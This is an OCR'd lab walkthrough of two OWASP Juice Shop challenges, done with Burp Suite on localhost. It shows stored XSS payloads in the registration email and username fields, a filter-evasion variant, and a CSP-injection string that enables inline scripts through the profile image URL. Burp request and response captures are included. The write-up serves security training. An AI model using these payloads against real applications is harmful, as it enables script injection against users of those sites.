
5. Client-Side XSS Protection


- **Steps:**
  1. Use Burp Suite's browser to create an account on the Juice Shop.
  2. Modify the email field in the repeater by adding this payload: `<iframe src=\"javascript:alert(xss)\">`
  3. Send the request to receive a success response.




Debian 10.x 64-bit
Burp Suite Community Edition v2025.1.1 - Temporary Project
Intercept on
Forward
Drop
Request to http://localhost:3000 [127.0.0.1]
Open browser
Request
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Search
0 highlights
Event log
All issues



Debian 10.x 64-bit
Burp Suite Community Edition v2025.1.1 - Temporary Project
Send
Cancel
Target: http://localhost:3000
Request
Response
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Search
0 highlights
Ready


Debian 10.x 64-bit
Burp Suite Community Edition v2025.1.1 - Temporary Project
Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Send Cancel
Request
Pretty Raw Hex
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXN
zIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWl
uQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDU
xNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjo
iIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHV
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2V
jcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDM
tMDYgMDY6Mjk6NDYuNTEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDM
tMDYgMDY6Mjk6NDYuNTEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIml
hdCI6MTc0MTI0NTM3Mn0.zbQTjBzAfLMb684vpKhBlFJc6BRRoESHKe_3WrS
nNYBzAMsgbltcmq5ePfkUy_dwQlYNWelR9EjudpcK-gS2v02STTRlI2SPC4R
dkAJ0EsgQ4vfwelQX9--sPSRhiytcwgj7GLOrnaIn-wAxLcgF9lwZuFymfMj
SAr4Aij2hylE; cookieconsent_status=dismiss
Connection: keep-alive
{
"email":"<iframe src=\"javascript:alert(`xss`)\">",
"password":"asdasd",
"passwordRepeat":"asdasd",
"securityQuestion":{
"id":6,
"question":"Paternal grandmother's first name?",
"createdAt":"2025-03-06T06:29:46.045Z",
"updatedAt":"2025-03-06T06:29:46.045Z"
},
"securityAnswer":"asd"
}
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/22
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 331
10 ETag: W/"14b-gA/9tCVcfVcmrsFg7LW3Q96eaNE"
11 Vary: Accept-Encoding
12 Date: Thu, 06 Mar 2025 08:41:01 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
"status":"success",
"data":{
"username":"",
"role":"customer",
"deluxeToken":"",
"lastLoginIp":"0.0.0.0",
"profileImage":
"/assets/public/images/uploads/default.svg",
"isActive":true,
"id":22,
"email":"<iframe src=\"javascript:alert(`xss`)\">",
"updatedAt":"2025-03-06T08:41:00.868Z",
"createdAt":"2025-03-06T08:41:00.868Z",
"deletedAt":null
}
}
Search 0 highlights



Debian 10.x 64-bit
10:41
OWASP Juice Shop
localhost:3000/#/score-board?categories=XSS
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> bypassing a client-side security mechanism.)
9%
Hacking Challenges
0%
Coding Challenges
10/169
Challenges Solved
1 5/28
2 3/22
3 2/44
4 0/37
5 0/24
6 0/14
Search
Difficulty
Status
Tags
All
XSS
Sensitive Data Exposure
Improper Input Validation
Broken Access Control
Unvalidated Redirects
Vulnerable Components
Broken Authentication
Security through Obscurity
Insecure Deserialization
Miscellaneous
Broken Anti Automation
Injection
Security Misconfiguration
Cryptographic Issues
XXE

6. CSP Bypass


- **Steps:**
    1. Open your profile page.




    2. If the username is filtered when adding `<script>alert(xss)</script>`, try this modified payload: `<<a|ascript>alert(xss)</script>`.





3. We have the script right but not run due to content security policy (CSP).






4. Inspect the CSP in the image link and modify it as follows: `https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval'`
5. Verify the bypass and triggered alert.






